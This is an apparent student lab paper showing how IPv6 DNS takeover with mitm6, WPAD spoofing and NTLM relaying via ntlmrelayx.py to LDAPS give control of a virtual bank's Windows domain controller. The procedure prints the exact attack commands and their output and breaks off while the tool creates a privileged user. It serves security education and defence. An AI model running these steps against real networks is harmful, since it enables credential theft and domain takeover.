Combining IPv6 & Credential Relaying to Takeover a Domain Controller

Vasco Pinto – [redacted]@abertay.ac.uk

Introduction to Security – CMP110

BSc Ethical Hacking Year 1

2019/2020

Note that Information contained in this document is for educational purposes.

Abstract

The IPv6 protocol was developed with the intent to deal with the IPv4 address exhaustion, fuelled by the rapid growth of internet-connected devices. [1] However, the transition to this new protocol has been slow, leading to fewer efforts being made to improve this new protocol's security and causing Network Administrators to miss some security measures concerning IPv6, allowing attacks to be performed via this protocol.

This paper describes how an individual can take advantage of the IPv6 weaknesses and, combined with credential relaying, takeover a Domain Controller in an Active Directory environment. This was accomplished by setting up a proper testing environment, closely resembling a real corporate environment. As of the writing of this paper, 4 March 2020, all machines used in this demonstration were up-to-date and this attack was accomplished without triggering any security warning.

Contents

Introduction

Background

In 2006, Microsoft released a new Operating System: Windows Vista. This was the first OS to include IPv6 installed and enabled by default. Furthermore, this new OS preferred IPv6 over IPv4, meaning that if a DNS query resulted in IPv4 and IPv6 addresses being sent back, the OS would use the latter. [2] With the introduction of this feature, a new attack surface arose and since then attackers use it to hijack traffic of vulnerable machines as demonstrated in this paper.

Moreover, Windows Operating Systems have a functionality called WPAD (see ‘Concepts’ section), which purpose is to detect a network proxy used for connecting to the internet in corporate environments. However, this functionality has a history of security problems. Even though Microsoft made an effort to increase this protocol’s security in 2016 by publishing the security bulletin MS16-077 [3], attackers can still abuse it by spoofing the WPAD file, leading victims to hand in a hashed version of their credentials to the attacker. This paper explores this attack thoroughly.

Lastly, this paper describes an attack technique where an attacker relays the victim’s encrypted credentials to another service running, for example in a Domain Controller, impersonating the victim’s identity. In this paper, the LDAPS service running on the Domain Controller will be targeted to demonstrate this attack.

Aim

This paper aims to demonstrate the consequences of using a default configuration in an Active Directory environment, as well as the consequences of relying on the default security mechanisms present in the Active Directory. Similarly, the purpose of this paper is to raise awareness amongst Network Administrators, who sometimes can belittle the importance of either properly configure or completely disable IPv6 in their networks. Hence, this paper can provide useful information to Penetration Testers or other Information Security professionals who can use the techniques previously described to test their systems and create more secure networks.

Lastly, with this paper it was expected to demonstrate how a malicious user inside a corporate network could escalate its privileges to takeover the Domain Controller machine, obtaining full control of the network.


Concepts

Active Directory

Often referred to as AD, is a service installed in a Windows Server machine to manage computers and other devices on a network. An AD stores information about objects in the network such as user accounts, computer accounts, groups, and all related credential information. A Windows Server machine running an Active Directory is called Domain Controller. [4] [5]

Credential Relaying

Credential relaying is the action of intercepting the NTLM authentication process between a client and a server and, as a result, obtain an authenticated session without ever needing to use the user's password. [6] See Figure 1 below:



1 - Victim sends a NTLM_NEGOTIATE packet to the attacker.
2 - Attacker relays the NTLM_NEGOTIATE the target server.
3 - Target server answers a NTLM_CHALLENGE packet back to the attacker.
4 - Attacker relays back that NTLM_CHALLENGE to the victim.
5 - Victim answers a NTLM_AUTHENTICATE the attacker, based on the NTLM_CHALLENGE coming from the target server.
6 - Attacker relays the NTLM_AUTHENTICATE to the target server.

7 - Attacker now in posession of an authenticated session.

Figure 1: Credential relaying
Source: [6]

Domain Controller

Often referred to as DC, is the server that runs and manages an AD and all its users, groups, policies, computers and authentications for shared resources around the network. The administration account(s) are in a group called Domain Admins. [7] [5]

Shell

A command-line interface (CLI) used to run/stop programs, read/write files, browse directories and get access to a list of programs currently running in the system. A remote shell in a Windows machine could be compared to opening a Command Prompt window in a computer we do not have physical access to, without the user's knowledge. [8]

NTLM

Often referred to as Windows Challenge/Response, is the protocol used for authentication between Windows systems running in the same network. When a client tries to authenticate to a service, the server answers with a challenge for the client to encrypt with the user's hash. The server then attempts to decrypt that encrypted challenge with the user's hash. If the result is the challenge that it sent, then the user is successfully authenticated. [9] See Figure 2 below:



This is Mark I'd like to Login
If you are really Mark then encrypt this challenge with Mark's PW Hash
Here is the encrypted challenge
Access Granted

Figure 2: Challenge/Response authentication
Source: [9]

NTLM Credentials

Consists of a user name, domain name, and a one-way hash of the user's password, used in the Challenge/Response authentication. NTLM hashes are stored in the Security Account Manager (SAM) database, as well as in the Domain Controller's NTDS.dit database. With the right privileges, these can be dumped and the hashes can be cracked and/or used to authenticate to services/machines. [10] [11]

WPAD

Often referred to as Windows Proxy Auto Detection, is a protocol used to allow organisations to provide proxy settings to all devices connected to the network. If there is one available in the network, the device will request it and get the proxy settings provided by the proxy auto-configuration (PAC) file, consequently sending all traffic through the proxy server. [12]

Preparation

Scenario

In this demonstration, the target will be an internal network of a bank called ‘Abertay Bank’. An Active Directory environment is implemented in this network, meaning that there is a Domain Controller, who is responsible for controlling every user, computer and shared resources on the network.

Moreover, for the sake of simplicity, only one Domain user account will be considered in the attack. The account is called ‘IT’ and represents the account of a Network Administrator or someone working in the ‘IT Service Desk’ department. In this scenario, the person using the ‘IT’ account logged in one of the company’s computers used by an employee of the Abertay Bank, possibly to troubleshoot some issue the employee was having. To emphasise the fact that no user interaction is needed to perform these attacks, it will be assumed that it is lunchtime and the computer was left unattended but turned one, with the ‘IT’ account logged in.

Finally, it will be assumed that ‘Abertay Bank’ uses a ‘Guest Wi-Fi’ for their costumers while they are waiting to be served. However, this ‘Guest Wi-Fi’ is poorly configured and does not isolate the Guest network from the Bank’s internal network, allowing an attacker to perform the attacks described in this paper.

Setting Up Environment

To emulate the internal network of the 'Abertay Bank', a virtual environment was set up, using:

- a machine acting as the Domain Controller, running an up-to-date Windows Server 2019;
- a machine acting as an employee's computer, running an up-to-date Windows 10 Enterprise;
- a machine acting as the attacker, running Kali Linux 64-bit version 2020.1;

The images for both Windows machines can be found here: https://www.microsoft.com/en-gb/evalcenter/ [Accessed 7 March 2020].

The image for the Kali Linux machine can be found here: https://www.kali.org/downloads/ [Accessed 7 March 2020].

To set up the Active Directory environment, a video tutorial was followed, which can be found here: https://youtu.be/xftEuVQ7kY0 [Accessed 7 March 2020].

The tools used in the Kali Linux machine to perform this attack were:

- mitm6 – can be found here: https://github.com/fox-it/mitm6 [Accessed 7 March 2020];
- ntlmrelayx.py – can be found here: https://github.com/SecureAuthCorp/impacket [Accessed 7 March 2020];
- secretsdump.py – can be found here: https://github.com/SecureAuthCorp/impacket [Accessed 7 March 2020];


Procedure

The attack described in this paper consists of three main stages: DNS takeover via IPv6, abusing WPAD and credential relaying to LDAPS. Therefore, these stages will be described separately.

Besides, the two final steps described below are consequences of the three main stages of the attack.

1. DNS Takeover via IPv6


The first step is to set up the attacker's machine to listen for Windows clients requesting an IPv6 configuration via DHCPv6. Once it intercepts one of these requests, the tool replies, assigning an IPv6 address to the victim and setting itself as the victim's machine preferred DNS server.



```
kali@kali:~$ sudo mitm6 -i eth0 -d Abertay-Bank.local --ignore-nofqdn
[sudo] password for kali:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:ce:0f:05]
IPv4 address: 192.168.2.128
IPv6 address: fe80::778c:e0ee:b98c:f619
DNS local search domain: Abertay-Bank.local
DNS whitelist: abertay-bank.local
```

Figure 3: Starting mitm6 tool

Since all Windows versions from Windows Vista onwards prefer IPv6 over IPv4 [13], every request made by the victim will first go to the attacker's machine.



```
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\it>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Staff-PC
   Primary Dns Suffix  . . . . . . . : Abertay-Bank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : Abertay-Bank.local
                                       localdomain

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-AD-DF-5F
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4596:ccb9:5997:b09e%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.2.130(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 04 March 2020 15:24:00
   Lease Expires . . . . . . . . . . : 04 March 2020 15:54:03
   Default Gateway . . . . . . . . . : 192.168.2.2
   DHCP Server . . . . . . . . . . . : 192.168.2.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-EC-86-00-0C-29-AD-DF-5F
   DNS Servers . . . . . . . . . . . : 192.168.2.129
   Primary WINS Server . . . . . . . : 192.168.2.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\it>
```

Windows 10 Enterprise Evaluation
Windows License valid for 79 days
Build 18362.19h1_release.190318-1202
Command Prompt


```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : Staff-PC
   Primary Dns Suffix  . . . . . . . : Abertay-Bank.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : Abertay-Bank.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-AD-DF-5F
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4620:7%3(Preferred)
   Lease Obtained. . . . . . . . . . : 04 March 2020 15:41:57
   Lease Expires . . . . . . . . . . : 04 March 2020 15:46:57
   Link-local IPv6 Address . . . . . : fe80::4596:ccb9:5997:b09e%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.2.130(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 04 March 2020 15:23:58
   Lease Expires . . . . . . . . . . : 04 March 2020 16:11:30
   Default Gateway . . . . . . . . . : 192.168.2.2
   DHCP Server . . . . . . . . . . . : 192.168.2.254
   DHCPv6 IAID . . . . . . . . . . . : 100666409
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-EC-86-00-0C-29-AD-DF-5F
   DNS Servers . . . . . . . . . . . : fe80::778c:e0ee:b98c:f619%3
                                       192.168.2.129
   Primary WINS Server . . . . . . . : 192.168.2.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       Abertay-Bank.local

C:\Users\it>
```

Windows 10 Enterprise Evaluation
Windows License valid for 79 days
Build 18362.19h1_release.190318-1202

Figure 4: Victim's DNS settings before (left) and after (right) the attack

2. WPAD Spoofing & Capturing Credentials

Next, the attacker will run another tool called ntlmrelayx.py that will craft a special Windows Proxy Auto Detection (WPAD) file and wait until the victim's machine sends a DNS request asking for the WPAD file.




```
kali@kali:~$ sudo ntlmrelayx.py -6 -wh attacker.abertay-bank.local -t ldaps://192.168.2.129 -socks
[sudo] password for kali:
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] SMTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
 * Serving Flask app "impacket.examples.ntlmrelayx.servers.socksserver" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
Type help for list of commands
ntlmrelayx> 
```

Figure 5: Starting ntlmrelayx.py tool

Once this happens, the attacker's machine (acting as the victim's machine preferred DNS server) will reply with the previously crafted special WPAD file (see Figure 6), which will result in the victim's machine thinking the attacker's machine is also a proxy server that requires authentication and it will automatically authenticate to it using NTLM Challenge/Response, before attempting to connect to the internet. (Connecting to the internet is not necessarily using an internet browser. Several programs are running in the background that will try to connect to the internet without user interaction.)

As a result, the tool captured the victim's hashed credentials.




```
kali@kali:~$ sudo mitm6 -i eth0 -d Abertay-Bank.local --ignore-nofqdn
[sudo] password for kali:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:ce:0f:05]
IPv4 address: 192.168.2.128
IPv6 address: fe80::778c:e0ee:b98c:f619
DNS local search domain: Abertay-Bank.local
DNS whitelist: abertay-bank.local
IPv6 address fe80::4620:1 is now assigned to mac=00:0c:29:ad:df:5f host=Staff-PC.Abertay-Bank.local
IPv6 address fe80::4620:2 is now assigned to mac=00:0c:29:b3:77:44 host=DC.Abertay-Bank.local ipv4=
Sent spoofed reply for wpad.Abertay-Bank.local. to fe80::4596:ccb9:5997:b09e
Sent spoofed reply for wpad.abertay-bank.local. to fe80::4596:ccb9:5997:b09e
Sent spoofed reply for DC.Abertay-Bank.local. to fe80::4596:ccb9:5997:b09e
Sent spoofed reply for attacker.abertay-bank.local. to fe80::4596:ccb9:5997:b09e
█
```

Figure 6: Assigning IPv6 to victim and spoofing WPAD

3. Credential Relaying


Next, ntlmrelayx.py will use the previously captured credentials to try to authenticate (credential relaying) to a service running on the Domain Controller called Lightweight Directory Access Protocol over SSL (LDAPS). LDAPS provides access to many services running in an Active Directory. [14]



```
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client ::ffff:192.168.2.130
[*] HTTPD: Received connection from ::ffff:192.168.2.130, but there are no more targets left!
[*] HTTPD: Received connection from ::ffff:192.168.2.130, attacking target ldaps://192.168.2.129
[*] HTTPD: Client requested path: watson.telemetry.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.2.130, but there are no more targets left!
[*] HTTPD: Received connection from ::ffff:192.168.2.130, attacking target ldaps://192.168.2.129
[*] HTTPD: Client requested path: watson.telemetry.microsoft.com:443
[*] HTTPD: Client requested path: watson.telemetry.microsoft.com:443
[*] Authenticating against ldaps://192.168.2.129 as ABERTAY-BANK\it SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
█
```

Figure 8: Serving fake WPAD to the victim and relaying its credentials to LDAPS service

After successfully authenticating to the service, the attacker has permission to execute numerous actions, including adding a new user to a privileged group (in this case 'Enterprise Admins') in the Domain Controller.




```
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=Abertay-Bank,DC=local
